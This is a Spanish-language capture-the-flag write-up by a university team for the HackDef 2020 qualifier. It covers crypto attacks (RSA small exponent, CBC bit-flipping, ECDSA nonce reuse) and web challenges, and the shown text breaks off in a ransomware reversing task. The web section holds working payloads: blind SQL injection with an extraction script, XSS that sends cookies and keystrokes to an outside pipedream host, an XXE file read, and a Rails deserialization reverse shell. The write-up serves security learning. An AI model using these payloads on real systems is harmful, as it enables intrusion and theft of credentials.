

Writeups de retos solucionados en la clasificatoria HackDef4 2020 por el equipo HackBUAZ de la Universidad Autónoma de Zacatecas.



Por:

Luis Fernando García Acosta (reylagarto) - web

Leonardo Fancisco Beltrán González(illithid) - rev

Raúl Bermúdez Robles (rules77) - rev

Jorge Alfonso Solís Galván (jorgeasolis) - pwn

José Luis Zorrilla Alfaro (zorrillalol) - crypto

Indice

Crypto	3
BASE64	3
RSA	5
Flipper	7
ECDSA y ECDH.	9
Web	13
Filtrado.	13
Fisg0n	15
Exfil	17
Serial	18
Reversing	19
Ransomware	19
4CR	20
Deviation	21
Validador	23
Pwn	26
Barras Praderas	26
Cookiesandcream	31

By: Zorrillalol

El título nos da una clara referencia a que el reto contendrá un cifrado de base64, nos dan el código fuente y la conexión a un socket, al correr la conexión del socket nos abre un menú el cual nos da la opción de obtener la bandera que al solicitarla nos regresa una cadena que claramente es un base 64.

AgfJA2rLzNTIyxLnJrFm3nFzdnTnhmXnggWx2y0yZfSx3a0CJrFyZbTm256nhj9cG==

<https://www.base64decode.org/>

Simply enter your data then push the decode button.

i For encoded binaries (like images, documents, etc.) use the file upload form a bit further down on this page.

☐ Decode each line separately (useful for multiple entries).

< DECODE > Decodes your data into the textarea below.

□□É□jÈÌÔÊË□Ë□□Â□yÁÍÙÓ□□□□
□Cl'É□ÒCv'□□ÂÉ□Ó□nz□□ýp

Dado a que el descifrador no me da un texto claro me dispongo a abrir el código fuente enviado.

En el código los puntos que me interesan solo son los de opción 3 del menú y las funciones llamadas por esta sección.

```
self.request.send(b"r\n")
elif opcion == 3:
    self.request.send(b"r\nAqui tiene su bandera: ")
    self.request.send(bASE64(str.encode(flag))[2:-1])
    self.request.send(b"r\n")
```

La primer función llamada para encriptar la bandera es la llamada bASE64(cadena)

```
def bASE64(cadena):
    return str.encode(magic(str(base64.b64encode(cadena))))
```

La bandera está encriptada con el módulo base64 de python por lo que no hay ninguna sorpresa pero es claro que antes de ser regresado esa cadena se pasa por la función magic(cryptic).

```
def magic(cryptic):
    return ''.join(c.lower() if c.isupper() else c.upper() if c.islower() else c for c in cryptic)
```

la función magic no hace más que cambiar las palabras Mayúsculas por minúsculas y viceversa por lo que hacer el script fue sencillo, solo era invertir este cambio para obtener el cifrado original.

script.py:

```
1 if __name__ == "__main__":
2     flag = 'AgfJA2rLzNTIyxnlNjRfM3NfZDNtNHmXngQwX2Y0YzFsX3A0cjRfYzBtM256nhj9cG=='
3     print(''.join(c.lower() if c.isupper() else c.upper() if c.islower() else c for c in flag))
```

del que obtenemos la siguiente salida:


```
C:\Users\luis5\Documents\JoseLuis\hackdef2020\hackdef\base64>python script.py
aGFja2RlZntiYXNlNjRfM3NfZDNtNHMxNGQwX2Y0YzFsX3A0cjRfYzBtM256NHJ9Cg==
```

Cadena arreglada:

```
aGFja2RlZntiYXNlNjRfM3NfZDNtNHMxNGQwX2Y0YzFsX3A0cjRfYzBtM256NHJ9Cg==
```


usamos el mismo decodificador que usamos la primera vez.


```
aGFJa2RlZntiYXNlbnRlM3NfZDntNHMxNGQwX2Y0YzFsX3A0cjRfYzBtM256NHJ9Cg==
```

 For encoded binaries (like images, documents, etc.) use the file upload form a bit further down on this page.

ASCII  Source character set.

☐ Decode each line separately (useful for multiple entries).

 Live mode OFF Decodes in real-time when you type or paste (supports only UTF-8 character set).

 < **DECODE** > Decodes your data into the textarea below.

```
hackdef{base64_3s_d3m4s14d0_f4c1l_p4r4_c0m3nz4r}
```

listo tenemos bandera!!

RSA

Por el título está claro que el reto sería un RSA, pero ¿Qué vulnerabilidad sería?, ¿Una n pequeña?, conocer los valores de p y q, ¿Cuál de todas sus vulnerabilidades sería?

El reto nos proporciona la llave pública y el mensaje cifrado.

Public key:

```
-----BEGIN PUBLIC KEY-----
MIIDHzANBgkqhkiG9w0BAQEFAAOCAQAwAMIIDBwKCAwAa6lSaCo1i+cz0p9rAiIrb
1anuz7VunLO3Jl+OmbOilmjrQePJ3U1ZjRhZ+I0CiyWhHxMk3fQN0CsYjNDSvvZe
fRTTp2avB+WG3zmCTLBOXpPrpUfDz/wQOcLbNNlMVwRK0N3MIn9jUBAckMzJBQu
s0bEgMWIC293nt8Ho6pMnzQk4F4BIS8v888JTWAC0Nirp0mkH9gss+ogUWam9HxK
N2lQBLLuuDzOCzQ3UYyqwoeSIjeMJgWShySL5QaDfQsxmkjXboHhuDVQ9TeeRxQL6
l/aypKnobZLUXxt0Teth2cZnLv2I+MWFsO4eHAZh7eZafzMRfRGDwaYj5mF5oEm
d9wd0e2M+nsLVEJ1c3/oPYxlG1ZIU+gmOrFLmPavrzq3tBKTjPUTYMIW+Paph123
GZXB1wC50X1Qg+iB4G0DC4smGT06ewdN5t1B1JA8Vfme0Yr05YSE/baGi1Daeg6d
HtTCjGM5fbHIPnMu4fLgBjK+VS6SPFX9/IYGRsKGaQF/AInskHlIWUvKIldmQ+WP
KJmbIIctC4zH8e832ZpeIPvfCm1Nwyf7Iw9Ud0odWho4J5XmBeVRZ+B+dFzTNjuz
ZtVrvREZ67G9G5+8fH4fG754G0dclx6Wh9SRlWzMcmV4qAPVfc6/7xQHdmx476JL
vnDPDr8t4ukheJhrT6hbhJHeHShG0qk09byFyMDBz8s7IaCoN0j+OFHDJGexZpiB
GIYghAINZzMciS87/s9QSHoKFwPsT6cRpZOR3ky52BlpddEjiIe5tKGTrX/z4NJ
UUKXDoeYJn8GG8BDVahzDAFgKM1PgO4rd3mrZZ3eQQ4A4fMaBs4BA6lhuPrckj+
wQDb7GiYx7B8n6tG0HA55CNAcOwMjl3ZeT6FIaUE8/Js8HBN0FD7Rh0cU7Gn1WnC
cp5UtvAXBXvDENyNK9B1sZyaYjsoZTNBg4sT05xDgqgvTvFxNLUn/E9ghn4sxQIR
F1nFc3d+36pyMS3g0z/cJLu0q0mDp8RDycj5jVKWFGUCARE=
-----END PUBLIC KEY-----
```

bandera_enc:


```
U2FsGvKX18aC6CsXfU2fGKhjFNYbefkG8fEkrI2tDTa/HACgypjXHsTQ6xVY30n  
CLCWZnrhrp1gs5245JL1p7Ryan4PqxzGuidTFjWlH5U=
```

Lo primero que hice fue obtener los valores de la llave publica con openssl con el siguiente comando:

```
openssl rsa -noout -text -inform PEM -in llave_publica.pem -pubin
```

obteniendo los valores de n y e:

```
root@kali:~/Documents/herramientas/RsaCtfTool/hackdef# openssl rsa -noout -text -inform PEM -in llave_publica.pem -pubin
RSA Public-Key: (6141 bit)
Modulus:
 1a:ea:54:9a:0a:8d:62:f9:cc:f4:a7:da:c0:88:8a:
 db:d5:a9:ee:cf:b5:6e:9c:b3:b7:26:5f:8e:99:b3:
 a2:96:68:eb:41:e3:c9:dd:4d:59:8d:18:73:f8:8d:
 02:8b:25:a1:1f:13:24:dd:f4:0d:d0:2b:18:8c:d0:
 d2:be:f6:5e:7d:14:d3:a7:66:af:07:e5:86:df:39:
 82:4c:b0:4e:5f:1a:4f:ae:95:1f:0f:3f:f0:40:e7:
 0b:6c:d3:65:31:5c:11:2b:43:77:30:89:fd:8d:40:
 40:72:43:33:24:14:2e:b3:46:c4:80:c5:88:0b:6f:
 77:9e:df:07:a3:aa:4c:9f:34:24:e0:5e:01:21:2f:
 2f:f3:cf:09:4d:60:02:d0:d8:ab:a7:49:a4:1f:d8:
 2c:b3:ea:20:51:66:a6:f4:7c:4a:37:69:50:04:bb:
 ae:0f:33:82:cd:0d:d4:61:8a:b0:a1:e4:88:8d:e3:
 09:81:64:87:c9:22:d2:41:a0:df:42:cc:66:92:35:
 db:a0:78:6e:0d:54:3d:4d:e7:91:c5:02:fa:97:f6:
 b2:a4:a9:e8:84:16:4b:51:75:ed:d1:37:ad:87:67:
 19:9c:bb:f6:23:e3:16:16:c3:b8:78:70:19:87:b7:
 99:69:fc:cc:45:f4:46:0d:66:98:8f:99:85:e6:81:
 26:77:dc:1d:39:ed:8c:fa:7b:0b:54:42:75:73:7f:
 e8:3d:8c:65:1a:56:48:53:e8:26:3a:b1:4b:98:f6:
 af:af:3a:b7:b4:12:93:8c:f5:2d:60:c2:16:f8:f6:
 a9:87:5d:b7:19:95:c1:d7:00:b9:d1:7d:50:83:e8:
 81:e0:63:83:0b:8b:26:19:33:ba:7b:07:4d:e6:dd:
 41:d4:90:3c:55:f9:9e:39:8a:f4:e5:84:84:fd:b6:
 86:8b:50:da:7a:0e:9d:1e:d4:c2:8c:63:39:7d:b1:
```

```
11:17:59:c5:73:77:7e:df:aa:72:31:2d:e0:d3:3f:
dc:24:bb:b4:ab:49:83:a7:c4:43:c9:c8:d2:8d:52:
96:14:65
Exponent: 17 (0x11)
```

Intente usar estos valores con RsaCTFTools pues en su momento y en mi obscuridad no pensé en la vulnerabilidad provocada por su exponente pequeño como es de suponer el hecho de que n fuera tan grande no permitió que este cifrado fuera roto por la herramienta.

La visión se me nublo e intente encontrar los factores p y q de N, sin tener éxito, fue necesario un descanso y una pista para recordar la vulnerabilidad.

Esta vulnerabilidad está basada en la manera en la que el cifrado RSA cifra los mensajes dado a que el mensaje cifrado c es generado en una manera tosca de verlo es generado a partir del mensaje elevado a la e con módulo n, cumpliendo que c sea congruente con $m^e \bmod n$ en sí la manera de encontrar el mensaje original es sacar la raíz e-ésima de c es decir $m = \sqrt[e]{c}$ si y sólo si m es pequeño y posiblemente menor que N para no mostrar cambios en el cifrado lo cual basta con realizar esta operación y hacer una conversión hexadecimal del valor.

El script utilizando es basado en la solución propuesta para miniRSA de picoCTF2019 en el siguiente repositorio

https://github.com/Dvd848/CTFs/blob/master/2019_picoCTF/miniRSA.md solo se adapto al reto.

```

import math
from Crypto.Util.number import *
from cryptography.hazmat.primitives import serialization
from cryptography.hazmat.backends import default_backend
from binascii import unhexlify, hexlify
import gmpy2
pubkey = serialization.load_pem_public_key(open('llave_publica.pem', 'rb').read(),
backend=default_backend())
N = pubkey.public_numbers().n
e = pubkey.public_numbers().e
c = open('bandera_enc', 'rb').read()
c = hexlify(c)
c = int(c, 16)
gs = gmpy2.mpz(c)
gm = gmpy2.mpz(N)
ge = gmpy2.mpz(e)
root, exact = gmpy2.iroot(gs, ge)
print(root)
print(exact)
print(unhexlify(format(root, 'x')))

```

obteniendo la siguiente salida

```

root@kali:~/Documents/herramientas/RsaCtfTool/hackdef# python3 script.py
57076539113266680922816156113722336112016431971105675379375454319671022001344375919566213133947337994
True
b'hackdef{S13mpr3_m4n3j4r_3xp0n3nt3s_4lt0s}\n'

```

Flipper

Al ver el archivo es claro que es un cifrado AES CBC el cual su principal característica es que este mensaje cifrar un bloque a partir del anterior y cuenta con un bloque inicial para comenzar el cifrado. para entender la vulnerabilidad de este tipo de cifrado se leyó el siguiente blog

<https://dr3dd.gitlab.io/cryptography/2019/01/10/simple-AES-CBC-bit-flipping-attack/>

Donde a grandes rasgos nos dice que el primer cifrado cuando es utilizado solo el bloque inicial y el mensaje se puede realizar una operación inversa dado a que este solo usa un xor entre el mensaje cifrado y el bloque inicial iv.

Al ver el código nos damos cuenta que el bloque de inicialización iv consta es de 16 caracteres 0x41 o sea 16 A's y que la llave es generada aleatoriamente cada vez que corre el programa. Dado a que xor es su propia inversa lo que se hizo fue entender que al usar el token generado y el iv de 16 A's pues se obtendrá el mensaje original, hay que notar que el mensaje original es solo de 8 caracteres por lo que se añadió un padding de 8 caracteres.

```
C:\Users\luis5\Documents\JoseLuis\hackdef2020\hackdef\flipper>py flipper.py
b'Bienvenido humano, tu token de autenticacion es: sPCOLDV2amnHS1cNKkZuUQ== para el flipi
d=3 '
b'\r\n***Si tienes un token previo usalo para autenticarte a continuacion.\r\n1) Ingresar
\r\n2) Salir\r\n'
b'Eleccion: '
1
b'Ingresa tu token: '
sPCOLDV2amnHS1cNKkZuUQ==
b'Ingresa la llave de inicializacion: '
AAAAAAAAAAAAAAAA
b'\r\nEl token pertenece al usuario: flipid=3\r\n'
b'Quieres seguir intentando? (S/N): '
```

Pero ¿Cómo cambiamos el mensaje original? bueno solo hay que entender que cada una de las A's tuvo un xor con el carácter correspondiente del cifrado es decir para la primer letra $iv[0] \oplus C[0] = 'f'$, al leer el código notamos que lo único que tenemos que lograr es cambiar el id del usuario por el número 6 para obtener la flag

```
if "flipid=6" in id:
    print(b"\r\nFelicitades: %b" % bytes(flag,"utf-8"))
    print(b"\r\n")
    break
```

es decir $iv[7] \oplus C[7] = 6$

Dado a que xor tiene su inversa lo que tuvimos que hacer fue obtener el carácter generado por el xor de $6 \oplus C[7]$ lo cual el propio reto nos solucionaba

```
b'Ingresa tu token: '
sPCOLDV2amnHS1cNKkZuUQ==
b'Ingresa la llave de inicializacion: '
AAAAAAA6AAAAAAAA
b'\r\nEl token pertenece al usuario: flipid=D\r\n'
b'Quieres seguir intentando? (S/N): '
```

Notamos que el 3 cambio por una D producto de $6 \oplus C[7]$ es decir que si hiciéramos el xor de $D \oplus C[7]$ obtendremos un 6, probamos y...

```
b'Ingresa tu token: '
sPCOLDV2amnHS1cNKkZuUQ==
b'Ingresa la llave de inicializacion: '
AAAAAADAAAAAAAA
b'\r\nFelicitades: '
b'\r\n'
```

Nuestro mensaje de felicidades :D como el archivo flag se encuentra vacío no nos muestra la bandera pero al correrlo en el puerto se nos regreso la bandera

Para que sea más visible se modificó el archivo flag.txt y se volvió a correr el programa

```
b'Ingresa tu token: '
FvzO4dBH6Vs2YpBg8Ks2iA==
b'Ingresa la llave de inicializacion: '
AAAAAAGAAAAAAAA
b'\r\nFelicitades: hackdef{xxxxxxxxxxxxxxxxxxxxxxxxxxxx}'
b'\r\n'
b'\r\n***Si tienes un token previo usalo para autenticarte a continuacion.\r\n1) Ingresar
\r\n2) Salir\r\n'
```


ECDSA y ECDH.

Este reto fue particularmente complicado pues para mi era desconocida esta forma descifrada(ECDSA), con la literatura que fue proporcionada por el reto fue suficiente para entender el concepto general y gracias a las pistas del reto se detectó que la vulnerabilidad era el uso de la misma llave para crear dos firmas. Donde se sabe que al tener dos mensajes, que fueron firmados con la misma K se puede obtener K a partir de la función

$$k = (s_1 - s_2)^{-1}(H(m_1) - H(m_2))$$

al final la firma está compuesta por dos valores (r,s) donde la vulnerabilidad es que ambas firmas tengan la misma r

Más sin embargo no fue suficiente para poder explotarla por lo que se buscó si existía algún writeup que ayudará a entender mejor la manera de explotar esta vulnerabilidad. Se encontro el siguiente writeup

<https://github.com/lptior/WriteUp/tree/master/ECW2017/ECDSA>

A Pesar de que su reto en una manera pura era buscar la manera de cifrar un mensaje encontré justo lo que necesitaba el como obtener la k usada para generar las firmas.

```
def recover_key(c1,sig1,c2,sig2,pubkey):
    #using the same variable names as in:
    #http://en.wikipedia.org/wiki/Elliptic_Curve_DSA

    curve_order = pubkey.curve.order

    n = curve_order
    r, s1 = sigdecode_der(sig1, None)
    #r=27530209049394021804796111372881947298263230630819314890086433009851116082298
    #s1 = 19483809031160088219707292315523236671341089479317580677415257951387180480380
    print "s1: " + str(s1)

    r2, s2 = sigdecode_der(sig2, None)
    #r2=27530209049394021804796111372881947298263230630819314890086433009851116082298
    #s2=66075688492313585947077192467928663975716230924820824818833592868790764989534
    print "s2: " + str(s2)

    print "r: " + str(r)
    print "R values match: " + str(r == r2)

    z1 = string_to_number(sha256(c1))
    #z1=60940363428036756137457962991735507179523788172602979802905051278587047500598
    z2 = string_to_number(sha256(c2))
    #z2=4659675556305747771603246685683011663407123239762172318468553660642475593983

    sdiff_inv = inverse_mod(((s1-s2)%n),n)
    k = ( ((z1-z2)%n) * sdiff_inv) % n
    print "k: "+str(k)
    #4242
    r_inv = inverse_mod(r,n)
    da = (((((s1*k)%n) -z1)%n) * r_inv) % n

    print "Recovered Da: " + hex(da)

    recovered_private_key_ec = SigningKey.from_secret_exponent(da, curve=NIST256p)
    return recovered_private_key_ec.to_pem(), k
```

Es la primera vez que un reto de criptografía me da tanto archivos lo cual en cierta forma preocupa pues no sabes que podrás hacer con todo eso, lo primero fue ver los mensajes los cuales en realidad fueron de mucha ayuda.

Mensaje 1:

ECDSA son las siglas en inglés de Elliptic Curve Digital Signature Algorithm. Este sistema, se utiliza para crear una firma digital que permite la verificación por parte de terceros sin comprometer la seguridad.

ECDSA-NIST384p-SHA1.

orden de la curva =

3940200619639447921227904010014361380507973927046544666794690527962765939
9113263569398956308152294913554433653942643

El firmar 2 archivos con la misma que suele ser una vulnerabilidad en estos sistemas.

El mensaje 1 nos da demasiadas pistas, primero la curva usada es una NIST384p y el hash usado es un sha1 y además nos cuenta que la firma de 2 archivos con la misma llave es una vulnerabilidad.

Dando una leída a la librería Signingkey utilizada para la creación de la llave privada me di cuenta que por esta se puede obtener el orden de la curva usada por un cifrado.

```
llave_privada_pem = open('mi_privado.pem','rb').read()
llave_privada = SigningKey.from_pem(llave_privada_pem.strip())
n = llave_privada.curve.order
```

El orden es la misma que el mensaje 1 nos da, pero es una forma de obtenerla en caso de no contar con ella

la siguiente parte del script fue la obtención de los valores r, s y H(m) de las firmas y mensajes y verificar que sea vulnerable.

```
x1 = open('firma1','rb').read().strip()
x1 = hexlify(x1)

x2 = open('firma2','rb').read().strip()
x2 = hexlify(x2)

m1 = open('mensaje1','rb').read()
m2 = open('mensaje2','rb').read()
c = open('bandera_cifrada','rb').read()
#r1, s1 = sigdecode_der(x1, None)
r1 = x1[:96]
s1 = x1[96:]
z1 = int(sha1(m1).hexdigest(),16)

r2 = x2[:96]
s2 = x2[96:]
#r2, s2 = sigdecode_der(x2, None)
z2 = int(sha1(m2).hexdigest(),16)

if r1 == r2:
    print("es vulnerable")
```

me di cuenta que antes del carácter 96 ambas firmas eran iguales en sus valores hexadecimales por lo que supuse que eran las r. Estoy seguro que debe de haber una mejor manera de obtener estos valores aunque no logre hacerlo de otra manera. Se hicieron los cálculos para generar el valor K y da que es el exponente secreto del cifrado, dichas operaciones se obtuvieron del encrypt del repositorio mencionado previamente.

```
k = (((z1-z2)%n)* inverse_mod(int(s1,16)-int(s2,16),n))%n

if k<= n-1:
    print("k: %s" %(k))

da = ((((((int(s1,16)*k) %n) -z1) %n) * inverse_mod(int(r1,16),n)) % n
print("da: %s " %(da))
```

Con estos datos se genera el objeto SigningKey el cual nos permitirá obtener el valor de la llave privada utilizada para generar las firmas y también usada para cifrar los mensajes.

```
sk= SigningKey.from_secret_exponent(da, curve = NIST384p)
sig = sk.sign(c)]
llave_privada_2 = sk.to_pem()
print('llave privada: %s' %(str(llave_privada_2)))
```

Al correr el script obtenemos lo siguiente

```
root@kali:~/Documents/ctf/hackdef2020/ECDSA# python script.py
es vulnerable
k: 18016511307606965869995820365796278618143305742896030023664400169866399043607943509293921418044866432465030878991562
da: 9276133808221357933592263616791578832048652609808000115261094948186468938122613346633744080292543465246627390299713
llave privada: -----BEGIN EC PRIVATE KEY-----
MIGkAgEBBDA8RkyFyMaHnf/XqsIUDje926q4R0JqgIYDg319B6W0ZDUnwsmyZaf9
Tw+xaoIoHkGgBwYFK4EEACKhZANiAARvKSEP6FvLxPqdAMGVs1fWm/EESQI0up10
859l9WJDJqC1actvDmBUgT/3Vioi9x+tQSDsE++RW5Kx5HmNev3LCTs210sPaHT
AgJ0+8uj4g2ugZwsnv/mcjCulmkMFBQ=
-----END EC PRIVATE KEY-----
```

Aquí me quedé un poco en blanco por que no sabia exactamente que hacer asi que decidi leer la teoría del ECDH que en el mensaje 2 nos deja claro que no es una manera de cifrado sino más bien es una forma de transferencia de llaves de manera segura.

En si lo que se entiende es que a partir de las llaves públicas y privadas de las personas en comunicación es posible generar un tipo de nueva llave llamada secreto compartido o llave compartida, esta se crea de la siguiente manera.

$alicePubKey * bobPrivKey = bobPubKey * alicePrivKey = \text{secret}$

y el secreto es el que se utiliza para descifrar, esto está claro pero no entendía el cómo hacer esa multiplicación por lo que a pesar de tener la privada del segundo usuario no podíamos hacer mucho. Fue cuando salió la pista final de ese reto y esa nos salvó la bandera dado a que solo tuvimos que usar los comandos dados en la pista con los archivos indicados.

Primero generamos el secreto el cual es el archivo .bin mencionado en el reto

```
root@kali:~/Documents/ctf/hackdef2020/ECDSA# openssl pkeyutl -derive -inkey llave_privda2.pem -peerkey mi_publico.pem -out shared_secret.bin
root@kali:~/Documents/ctf/hackdef2020/ECDSA# ls
bandera_cifrada  firma2      llave_privda2.pem  mensaje2      mi_publico.pem  shared_secret.bin
firma1          flag.txt    mensajel          _mi_privado.pem  script.py
```

comando: openssl pkeyutl -derive -inkey llave_privda2.pem -peerkey mi_publico.pem -out shared_secret.bin

Utilizamos el archivo shared_secret.bin para descifrar el contenido de la bandera_cifrada.

```
root@kali:~/Documents/ctf/hackdef2020/ECDSA# openssl enc -aes256 -base64 -k $(base64 shared_secret.bin) -d -in bandera_cifrada -out flag.txt
*** WARNING : deprecated key derivation used.
Using -iter or -pbkdf2 would be better.
root@kali:~/Documents/ctf/hackdef2020/ECDSA# ls
bandera_cifrada  firma2      llave_privda2.pem  mensaje2      mi_publico.pem  shared_secret.bin
firma1          flag.txt    mensajel          _mi_privado.pem  script.py
root@kali:~/Documents/ctf/hackdef2020/ECDSA# cat flag.txt
hackdef{firm4r_2_v3c3s_c0n_3l_m1sm0_r4nd0m_s3cr3t_3s_un_3rr0r}
```

comando: openssl enc -aes256 -base64 -k \$(base64 shared_secret.bin) -d -in bandera_cifrada -out flag.txt

comandos obtenidos del siguiente enlace:

<https://jameshfisher.com/2017/04/14/openssl-ecc/>

Web

Filtrado.

Descripción

La aplicación tenía solo un campo para introducir un correo y la aplicación verificaba si ese correo había sido comprometido alguna vez, algo muy similar a haveibeenpwned. El objetivo era sacar la contraseña del correo: carlosmora@mail.com.

Entonces se puede probar para hacer una inyección SQL.

```
carlosmora@mail.com') and (1=1)/*
```

En condiciones de **true** resultaba que funcionaba normal, es decir que nos daba los datos correctos.

```
carlosmora@mail.com') and (1=0)/*
```

En condiciones de **false** decía que no había sido pwneado. Entonces lo primero era encontrar como se llamaba el campo:

```
carlosmora@mail.com') and SUBSTR(SELECT password from ACCOUNTS WHERE  
EMAIL='carlosmora@mail.com',)>10 =1/*
```

Armé esa sentencia y funcionó bien entonces vamos por la longitud de la contraseña.

```
carlosmora@mail.com') and (length(password)=34)/*
```

Entonces ya tenemos nuestra payload:

```
carlosmora@mail.com') and (SUBSTR(password,1,1))='h'/*
```



```
hackdef{sql
hackdef{sql_
hackdef{sql_1
hackdef{sql_1n
hackdef{sql_1nj
hackdef{sql_1nj3
hackdef{sql_1nj3c
hackdef{sql_1nj3ct
hackdef{sql_1nj3ct1
hackdef{sql_1nj3ct10
hackdef{sql_1nj3ct10n
hackdef{sql_1nj3ct10n_
hackdef{sql_1nj3ct10n_3
hackdef{sql_1nj3ct10n_3v
hackdef{sql_1nj3ct10n_3v3
hackdef{sql_1nj3ct10n_3v3r
hackdef{sql_1nj3ct10n_3v3ry
hackdef{sql_1nj3ct10n_3v3ryw
hackdef{sql_1nj3ct10n_3v3rywh
hackdef{sql_1nj3ct10n_3v3rywh3
hackdef{sql_1nj3ct10n_3v3rywh3r
hackdef{sql_1nj3ct10n_3v3rywh3re
hackdef{sql_1nj3ct10n_3v3rywh3re}
```

Fernando@MacBook-Pro-de-Luis-Fernando-Garcia Documents %

La primera vez no funcionó, me faltaba un carácter. Al final agregué más caracteres a mi arreglo y terminó funcionando, este es el script usado:

```
import requests
letras =
['a','b','c','d','e','f','g','h','i','j','k','l','m','n','o','p','q','r','s','t','u','v','w','x','y','z','_','{','}','#','$','%','&','-','!','@','
','=','1','2','3','4','5','6','7','8','9','0','A','B','C','D','E','F','G','H','I','J','K','L','N','O','P','Q','R','S','T','U','V',
'W','X','Y','Z']
```

```
flag=""
for counter in range(25,35):
    for i in letras:
        url="http://3.133.58.174:3120/search"
        consulta="carlosmora@mail.com') and
(SUBSTR(password,"+str(counter)+"",1))=""+i+""/*"
        myobj = {'search': consulta}
        r = requests.post(url,data = myobj)
        if ('carlosmora@mail.com' in r.text):
            print(counter)
```

```
flag+=i  
print(flag)  
break
```

Fisg0n

Descripción:

Era un sitio que agregaba estudiantes y pareciera tener un XSS reflejado pero cuando intentaba introducir el mismo usuario aparecía un error de rails de usuario ya está en la base de datos, por lo cual se puede decir que es un stored XSS. Teníamos que obtener la contraseña del admin que se logea cada 10 minutos.

Primero pensé en robar la cookie de admin con la siguiente payload:

```
<img src=x  
onerror=this.src='https://77565ec01ae74b41a416c2630c290da1.m.pipedream.net?c='+document.cookie>
```

Usé pipedream para ver que llegaba, pero jamás llegó una cookie de admin.

```
Raw {} Pretty {} Structured Copy Event

▼ headers {14}
  accept: */*
  accept-encoding: gzip, deflate, br
  accept-language: en-US,en;q=0.9
  host: 15f96654e59f0784a697f3febb0ef1ea.m.pipedream.net
  origin: http://3.133.58.174:3125
  referer: http://3.133.58.174:3125/
  sec-fetch-dest: empty
  sec-fetch-mode: cors
  sec-fetch-site: cross-site
  ▶ user-agent Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_...
  x-amzn-trace-id: Root=1-5f52d267-2ec8cd484d04250806831b08
  x-forwarded-for: 187.227.25.20
  x-forwarded-port: 443
  x-forwarded-proto: https
  method: GET
  path: /
  ▼ query {}
```

Entonces si no es eso podemos utilizar un keylogger.

De aquí lo ví:

<https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/XSS%20Injection>

Y con esta payload se armó:

```
<img src=x
onerror='document.onkeypress=function(e){fetch("https://df83cc80f76fc45b52d792f8c7b738
eb.m.pipedream.net?k="+String.fromCharCode(e.which));this.remove();}'>
```

Y en pipe dream ya iba llegando letra por letra la bandera o contraseña del admin:

path: / ▼ query {1} k: r	path: / ▼ query {1} k: 3	path: / ▼ query {1} k: d	path: / ▼ query {1} k: _
path: / ▼ query {1} k: x			

Exfil

Descripción:

Debíamos de leer el contenido del archivo /app/app/flag.txt. Era un sitio que aceptaba un archivo XML con contactos para agregar.

Primero creé un archivo XML para agregar un contacto normalmente.

```
<directorio>
  <contacto>
    <nombre>ReyLagarto</nombre>
    <telefono>123-123-123</telefono>
  </contacto>
</directorio>
```

Lo agregé y mostró el resultado. Por consiguiente podemos deducir que se trata de una XXE, entonces probé la más simple y funcionó: esto fue lo que se usó como payload:

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE foo [ <!ENTITY xxe SYSTEM "file:///app/app/flag.txt"> ]>
<directorio>
  <contacto>
    <nombre>&xxe;</nombre>
    <telefono>123-123-123</telefono>
  </contacto>
</directorio>
```

Serial

Descripción

La aplicación en general te permite crear un usuario y luego loggearse con él, ya estando dentro te permite cambiar tu contraseña.

Primero probé toda la funcionalidad e intenté en múltiples ocasiones un template injection pero no era por ahí hasta que me topé con errores y en esos errores se mostraba el secret key

561b6d36f8b53fdd8cebdfae1fa6332a9f0c328f8c7587c72ce874354ddeaba5b55cd191f4ca075289abb6fb44969ed17942b935648ce9f255b464e5a09e2fa

Pasé por una infinidad de recursos:

<https://www.elttam.com//blog/ruby-deserialization/#content>

<https://www.exploit-db.com/docs/english/44756-deserialization-vulnerability.pdf>

Total...

Empecé a buscar ahora sabiendo el secret key y encontré el siguiente y es el que funciona:

<https://robertheaton.com/2013/07/22/how-to-hack-a-rails-app-using-its-secret-token/>

También encontré el de metasploit:

<https://www.securityfocus.com/archive/1/534131/100/0/threaded>

Tuve problemas primeramente para configurar al ngrok y luego no todas las payloads funcionan.

*ngrok en modo tcp

use exploit/multi/http/rails_secret_deserialization


Cuando identifiqué y arregle los problemas pude recibir reverse y obtener la bandera.

Reversing

Ransomware

En el problema nos habla de un virus que ha encriptado un documento con la bandera que estamos buscando (**Important_Message.txt.ransm**), y hay otro archivo con información de captura de paquetes de red en el momento en que se descargó el virus (**Ransmutation.pcapng**).

Al abrir este último con un analizador de paquetes como Wireshark encontramos lo siguiente:



The screenshot shows the Wireshark interface. On the left, the packet list displays an FTP session with packets 81 through 1514. The selected packet 1514 is an FTP Data packet (1460 bytes) of type EPASV. On the right, the packet details pane shows the selected packet's structure, including the 'Entire conversation (56 kB)' and a 'Find' search bar. The packet bytes pane on the right shows the raw data of the selected packet, which is a large hexadecimal string.

Ahí podemos ver la descarga del archivo, y al seguir la línea de comunicación podemos conseguir el archivo **svchost.exe.tar.gz** para extraer el ejecutable y poder analizarlo.

Después de un rato de ver el código decidí que me gustaría ver lo que hacía al ejecutarse, lo cual me arrojó la siguiente pantalla:

```
||=====||
||/$$/||
||($$$)===== REVERSE ENGINEERING =====($$$)||
||/$$/ ~ '-----' ||/$$/
||<< / /$ / / / _ _ _ / / >>|| | | | | | | | |
||>>| //L// // / / / .) // XXXX |<<||
||<<| // // || <| | >| || >>||
||>>| /$ / || $$ --/ || XXXXXXXXX |<<||
||<<| Free to Use *| | | _ / // * >>||
||>>| *| | | _ / // * <<||
||<<| Rating: E / HACKDEF / XX XXXXX />>||
||/$$/ ~| REPUBLIC OF HACKDEF |~ /$$/
||($$$)===== TWO HUNDRED SHELLS =====($$$)||
||/$$/||
||=====||
```

En el cual también me indicaba que había encriptado nuevamente el mensaje, así que le eché un vistazo al archivo.

```

Important_Message.txt.ransm.ransm
iVBORw0KGgoAAAANSUHuEUGAAABkAAABCAIAAACTPbrRAAAAXNSR0IARs4c6QAAAAARnQ
mvP4K7FNZbL1PkeYEA9CICKRPe2ucbfzs76FxAciUwPUJsm3f3/
9BADsUSsBoEatBIAatRIAatRKAKhRKwGgRq0EgBq1EgBq1EoAqFErAaBGrQsAGrUSAGrU
oUSsBoEatBIAatRIAatRKAKhRKwGgRq0EgBq1EgBq1EoAqFErAaBGrQsAGrUSAGrUSGCo
BoEatBIAatRIAa19aK9/fvn17e5867ybRvv/45+Nj6p/c0K35+0fH92/a+vzeI/d55v/W
QHRa10H1YGxvSkK62NQTHb+Sv3aTds+gfpR3uef+0f9Hga6xH1T99b+0HE0MZyJLHydD
